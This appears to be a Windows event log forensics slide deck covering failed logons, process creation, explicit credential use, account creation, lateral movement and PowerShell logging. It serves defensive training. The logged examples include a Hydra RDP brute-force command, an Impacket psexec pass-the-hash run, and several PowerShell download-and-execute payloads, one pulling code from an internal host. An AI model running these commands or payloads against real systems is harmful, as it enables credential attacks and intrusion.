
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Deleting Event Logs?

- Results in an event **1102**
- Note: There are tools that allow event log editing without an event showing (Mimikatz...)

Recovery

- Backups
- Event Forwarding (EDR / SIEM / ...)
- Carving
- VSS
- Memory



Keywords	Date and Time	Source	Event...	Task Category
 Audit Failure	08/11/2020 23:30:54	Microsoft Windows security auditing.	4625	Logon
 Audit Failure	08/11/2020 23:30:54	Microsoft Windows security auditing.	4625	Logon
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What is going on here?

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Detecting Brute Force

What happened?

```
> /opt/thc-hydra/hydra -t 6 -w 6 192.168.110.128 -l AHacker -P /usr/share/wordlists/rockyou.txt rdp  
Hydra v9.1-dev (c) 2019 by van Hauser/THC
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-09 08:38:51  
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections  
and -W 1 or -W 3 to wait between connection to allow the server to recover  
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)  
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,  
to prevent overwriting, ./hydra.restore  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task  
[DATA] attacking rdp://192.168.110.128:3389/  
^C  
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Result → Many **4625** Events Logon Type 3

General Details

An account failed to log on.

Subject:

Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0

Logon Type: 3

Account For Which Logon Failed:

Security ID:	NULL SID
Account Name:	AHacker
Account Domain:	

Failure Information:

Failure Reason:	Unknown user name or bad password.
Status:	0xC000006D
Sub Status:	0xC000006A

Process Information:

Caller Process ID:	0x0
Caller Process Name:	-

Network Information:

Workstation Name:	kali
Source Network Address:	192.168.110.129
Source Port:	0

Detailed Authentication Information:

Log Name:	Security	Logged:	08/11/2020 23:39:03
Source:	Microsoft Windows security	Task Category:	Logon
Event ID:	4625	Keywords:	Audit Failure
Level:	Information	Computer:	DESKTOP-BJA12L3
User:	N/A		

- Logon Type
- Account
- Status & Sub Status
- Source Workstation Name
- Source IP (Attacker?)
- Event ID
- Timestamp
- Computer

Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

Security ID:	SYSTEM
Account Name:	DESKTOP-BJA12L3\$
Account Domain:	WORKGROUP
Logon ID:	0x3E7

Logon Information:

Logon Type:	10
Restricted Admin Mode:	No
Virtual Account:	No
Elevated Token:	Yes

Impersonation Level: Impersonation

New Logon:

Security ID:	DESKTOP-BJA12L3\AHacker
Account Name:	AHacker
Account Domain:	DESKTOP-BJA12L3
Logon ID:	0x4E4EA93
Linked Logon ID:	0x4E4EABB
Network Account Name:	-
Network Account Domain:	-

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

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Command Line Auditing

- Process creation is not logged by default
 - Enable in GPO
- Results in:
Event **4688** as “A new process has been created”
 - 4688 will show any processes created by anybody including malware and attackers

Forensics Use

- User Account
- Parent process
- Command line arguments



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Command Line Auditing Event 4688

Security Number of events: 28 (!) New events available

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	10/03/2021 10:31:10	Microsoft ...	4688	Process Creation

Event 4688, Microsoft Windows security auditing.

General Details

A new process has been created.

Creator Subject:

- Security ID: DESKTOP-BJA12L3\R-Win10
- Account Name: R-Win10
- Account Domain: DESKTOP-BJA12L3
- Logon ID: 0x28CF6

Target Subject:

- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Process Information:

- New Process ID: 0x11c8
- New Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
- Token Elevation Type: %%1938
- Mandatory Label: Mandatory Label\Medium Mandatory Level
- Creator Process ID: 0x14c4
- Creator Process Name: C:\Windows\explorer.exe
- Process Command Line: "C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe" -ep bypass -window hidden -nop -C 'IEX(New-Object Net.WebClient).DownloadString ("<https://raw.githubusercontent.com/te>)

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4648 Explicit Credential Logon

“A user successfully logged on to a computer using explicit credentials while already logged on as a different user”

- **RunAs** mostly
- **Cobalt Strike** spawnas or similar
- May indicate RDP (NLA use on source system)
- PsExec sometimes

Check

- Account
- Target Server
- Process Information

```
PsExec.exe -u AHacker -i -h cmd.exe
```

Target Server:

Target Server Name: localhost
Additional Information: localhost

Process Information:

Process ID: 0x21c4
Process Name: C:\Windows\PSEXESVC.exe

Security Number of events: 1,207 (!) New events available

Keywords	Date and Time	Source	Event...	Task Category
Audit Success	09/11/2020 11:08:13	Microsoft Windows security auditing.	4648	Logon

Event 4648, Microsoft Windows security auditing.

General Details

A logon was attempted using explicit credentials.

Subject:

Security ID:	DESKTOP-BJA12L3\R-Win10
Account Name:	R-Win10
Account Domain:	DESKTOP-BJA12L3
Logon ID:	0x28553
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:

Account Name:	AHacker
Account Domain:	DESKTOP-BJA12L3
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Target Server:

Target Server Name:	localhost
Additional Information:	localhost

Process Information:

Process ID:	0x2afc
Process Name:	C:\Windows\System32\svchost.exe

Network Information:

Network Address:	::1
Port:	0

This event is generated when a process attempts to log on an account by explicitly specifying that account's credentials. This most commonly occurs in batch-type configurations such as scheduled

Log Name: Security
Source: Microsoft Windows security
Event ID: 4648
Level: Information
User: N/A
OpCode: Info
More Information: [Event Log Online Help](#)

Logged: 09/11/2020 11:08:13
Task Category: Logon
Keywords: Audit Success
Computer: DESKTOP-BJA12L3

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4720 Account Creation

- Subject: Account authorizing the creation
- New Account: Information
- Time the account was created
- Check for 4728 / 4732 / 4756 events
(Member was added to a security-enabled group)

When to expect?

- Uncommon
- Noisy (Easy to detect)
- May be a Pentest or Red Team making noise

Security Number of events: 1,236

Keywords	Date and Time	Source	Ev...	Task Category
Audit Success	09/11/2020 11:26:37	Microsoft Windows security auditing.	4720	User Account Management

Event 4720, Microsoft Windows security auditing.

General Details

A user account was created.

Subject:

Security ID:	DESKTOP-BJA12L3\AHacker
Account Name:	AHacker
Account Domain:	DESKTOP-BJA12L3
Logon ID:	0x56F4D7C

New Account:

Security ID:	DESKTOP-BJA12L3\Not-SUS
Account Name:	Not-SUS
Account Domain:	DESKTOP-BJA12L3

Attributes:

SAM Account Name:	Not-SUS
Display Name:	<value not set>
User Principal Name:	-
Home Directory:	<value not set>
Home Drive:	<value not set>
Script Path:	<value not set>
Profile Path:	<value not set>
User Workstations:	<value not set>
Password Last Set:	<never>
Account Expires:	<never>
Primary Group ID:	513
Allowed To Delegate To:	-
Old UAC Value:	0x0
New UAC Value:	0x15
User Account Control:	Account Disabled

Log Name: Security

Source: Microsoft Windows security

Event ID: 4720

Level: Information

User: N/A

OpCode: Info

More Information: [Event Log Online Help](#)

Logged: 09/11/2020 11:26:37

Task Category: User Account Management

Keywords: Audit Success

Computer: DESKTOP-BJA12L3

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Lateral Movement Example

Security Number of events: 21				
Keywords	Date and Time	Source	Event ...	Task Category
Audit Success	24/11/2020 04:14:49	Security-Auditing	4672	Special Logon
Audit Success	24/11/2020 04:14:49	Security-Auditing	4624	Logon
Audit Success	24/11/2020 04:14:49	Security-Auditing	5145	Detailed File Share
Audit Success	24/11/2020 04:14:49	Security-Auditing	5145	Detailed File Share
Audit Success	24/11/2020 04:14:49	Security-Auditing	5145	Detailed File Share
Audit Success	24/11/2020 04:14:49	Security-Auditing	5145	Detailed File Share

Event 5145, Security-Auditing	
General	Details
A network share object was checked to see whether client can be granted desired access.	
Subject:	
Security ID:	DESKTOP-BJA12L3\AHacker
Account Name:	AHacker
Account Domain:	DESKTOP-BJA12L3
Logon ID:	0xAF6109
Network Information:	
Object Type:	File
Source Address:	192.168.110.130
Source Port:	60924
Share Information:	
Share Name:	*\ADMIN\$
Share Path:	\\?\C:\WINDOWS
Relative Target Name:	LmwBoRVp.exe

- **4624 / 4672** Logon (Special Privileges)
- **4697 / 5145 / 5140**
Share Access (Depends on Config)
- **7045** Service Installed (System Log)

System Number of events: 2			
Level	Date and Time	Source	Event ID
Information	24/11/2020 04:14:49	Service Control Manager	7045

Event 7045, Service Control Manager	
General	Details
A service was installed in the system.	
Service Name: gNLV	
Service File Name: %systemroot%\LmwBoRVp.exe	
Service Type: user mode service	
Service Start Type: demand start	
Service Account: LocalSystem	

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What Happened: PSEXec

```
# python3 /opt/impacket/examples/psexec.py AHacker@192.168.110.128 net user -hashes :61d68XXXXXXXXXXXXXXXXXX
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation
```

Password:

```
[*] Requesting shares on 192.168.110.128.....
[*] Found writable share ADMIN$
[*] Uploading file LmwBoRVp.exe
[*] Opening SVCManager on 192.168.110.128.....
[*] Creating service gNLV on 192.168.110.128.....
[*] Starting service gNLV.....
[!] Press help for extra shell commands
```


User accounts for \\

```
-----
Administrator      AHacker      DefaultAccount
Guest               Not-SUS      XXX
```

The command completed with one or more errors.

```
[*] Process net user finished with ErrorCode: 0, ReturnCode: 1
[*] Opening SVCManager on 192.168.110.128.....
[*] Stopping service gNLV.....
[*] Removing service gNLV.....
[*] Removing file LmwBoRVp.exe.....
```

Value of 7045 (Real-Life Investigation)



Type	Date	Time	Event	Source	Category	User	Computer
Information	12/7/2020	12:55:51 PM	7045	Service Control Manager	None	SYSTEM	local
Information	12/7/2020	12:55:51 PM	7045	Service Control Manager	None	SYSTEM	local
Information	12/7/2020	5:31:24 AM	7045	Service Control Manager	None	VS-1-5-21-	local
Information	12/7/2020	5:31:19 AM	7045	Service Control Manager	None	VS-1-5-21-	local
Information	12/6/2020	10:56:10 PM	7045	Service Control Manager	None	VS-1-5-21-	local
Information	12/6/2020	10:56:04 PM	7045	Service Control Manager	None	VS-1-5-21-	local
Information	12/6/2020	4:22:55 PM	7045	Service Control Manager	None	VS-1-5-21-	local
Information	12/6/2020	4:22:50 PM	7045	Service Control Manager	None	VS-1-5-21-	local
Information	12/6/2020	3:13:29 AM	7045	Service Control Manager	None	VS-1-5-21-	local
Information	12/6/2020	3:13:24 AM	7045	Service Control Manager	None	VS-1-5-21-	local
Information	12/5/2020	8:37:13 PM	7045	Service Control Manager	None	VS-1-5-21-	local
Information	12/5/2020	8:37:09 PM	7045	Service Control Manager	None	VS-1-5-21-	local
Information	12/5/2020	2:27:05 PM	7045	Service Control Manager	None	VS-1-5-21-	local
Information	12/5/2020	2:26:58 PM	7045	Service Control Manager	None	VS-1-5-21-	local
Information	11/27/2020	8:40:31 AM	7045	Service Control Manager	None	SYSTEM	local
Information	11/26/2020	2:39:05 AM	7045	Service Control Manager	None	SYSTEM	local
Information	11/17/2020	1:54:03 PM	7045	Service Control Manager	None	SYSTEM	local
Information	11/17/2020	1:31:25 PM	7045	Service Control Manager	None	SYSTEM	local
Information	11/9/2020	8:50:01 AM	7045	Service Control Manager	None	SYSTEM	local
Information	11/8/2020	11:16:39 AM	7045	Service Control Manager	None	SYSTEM	local
Information	11/5/2020	8:41:42 AM	7045	Service Control Manager	None	SYSTEM	local
Information	10/26/2020	12:17:53 PM	7045	Service Control Manager	None	SYSTEM	local

Description

A service was installed in the system.

Service Name: NVGTJLUCRSDOOPQGCMBR
Service File Name: %COMSPEC% /C "cmd /c powershell.exe -NoP -NonI -W Hidden -exec bypass "\$aa=([string](Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding));if((\$aa -eq \$null) -or !\$aa.contains('SCM Event8 Log')){\$b=(New-Object Net.WebClient).DownloadString('http://xx.xx.local:49636/sync');iex \$b;iex(de ty800GH UY008RF))""
Service Type: Benutzermodusdienst
Service Start Type: Manuell starten
Service Account: LocalSystem

31 %COMSPEC% /C "cmd /c powershell.exe -NoP -NonI -W Hidden -exec bypass "\$aa=([string](Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding));if((\$aa -eq \$null) -or !\$aa.contains('SCM Event8 Log')){\$b=(New-Object Net.WebClient).DownloadString('http://xx.xx.local:49636/sync');iex \$b;iex(de ty800GH UY008RF))""

Event Logs

Scheduled Tasks?

- **4698:** A scheduled task was created
- **4700:** A scheduled task was enabled

Look into Task Scheduler Event Log



Event Logs

PowerShell Event Logs

PowerShell/Operational Log holds the most data

- **4103** Module/Pipeline output logging
- **4104** Script block logging
 - PowerShell Version 5+ has **automatic logging of suspicious scripts**
→ Records 4104 with a Warning Level
 - Watch out for downgrade (powershell -Version 2 ...)
- Often Obfuscated Payloads

PowerShell.evtx is older and may hold some data

Microsoft-Windows-PowerShell%4Operational Number of events: 1,169

Level	Date and Time	Source	Event ID	Task Category
Information	24/11/2020 04:39:39	PowerShell...	40962	PowerShell Console Startup
Warning	24/11/2020 04:39:39	PowerShell...	4104	Execute a Remote Command
Information	24/11/2020 04:39:39	PowerShell...	40961	PowerShell Console Startup
Information	24/11/2020 04:39:39	PowerShell...	53504	PowerShell Named Pipe IPC

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):
if([IntPtr]::Size -eq 4){\$b='powershell.exe'}else{\$b=\$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};\$s=New-Object System.Diagnostics.ProcessStartInfo;\$s.FileName=\$b;\$s.Arguments='-noni -nop -w hidden -c &{([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String('H4slACP2v18CA7VWbW+bSBD+nEj9D6iyZFAcY2K3aSNVusXvjksYDt+Oeu0hgU2WcCBxTbu9b/A1pek3v2pMO5WXZnZmdeeaZGZwksDgNA4nM76XPb05PBjjCviQXVkOzJBX4hVIXTk5gv5BspE+SvrdSP0MQ2WV1f1Jlplwl/v5TbhKI6Jv2KUxLli/SndeyQi57erB2Jx6bNU+KPCzUEKs0wsrWPLI9I5Cmxx1gLFwpm2tGuVz8/feisjjXluXmU4JZLBfNNObEL9uMFRXpiyluHKVrlhcNakVhHDq8fE+D6kV5HMTYITdUMMwr3QjosKxAA/EeFJFEgQjVA/HspFWA6i0EK2HZE4LpakhTC8WC5/kxfZrXdJwKIPyt2AkyhcmYUlvE5Q40bEbuiLMELZNHNHCXigJim/CRylUgYawk/YoZ+YZsc8x+Vkl+qQRSAX4pJUjd1EaoZ0wctvuKmSLsCT556Q03Lm9M3p05OE15tvKQJrE4WhzUB1+RBGNOD2CepUplMuAbzMERhtTCKEqIsn4GVCrE5CFelHxvQcmmQXVka8PeYhJSewk6WTYL+8uG2P4xKRvEoQFppAH2qZXzTn4NY+lwcoixnlvdqFNyMTsqdoMw4mlucBOp/k6t6VP+rKsnlNkkQH

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind Logged: 24/11/2020 04:39:39
Event ID: 4104 Task Category: Execute a Remote Command
Level: Warning Keywords: None
User: SYSTEM Computer: DESKTOP-BJA12L3
OpCode: On create calls
More Information: [Event Log Online Help](#)

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PowerShell.evtx

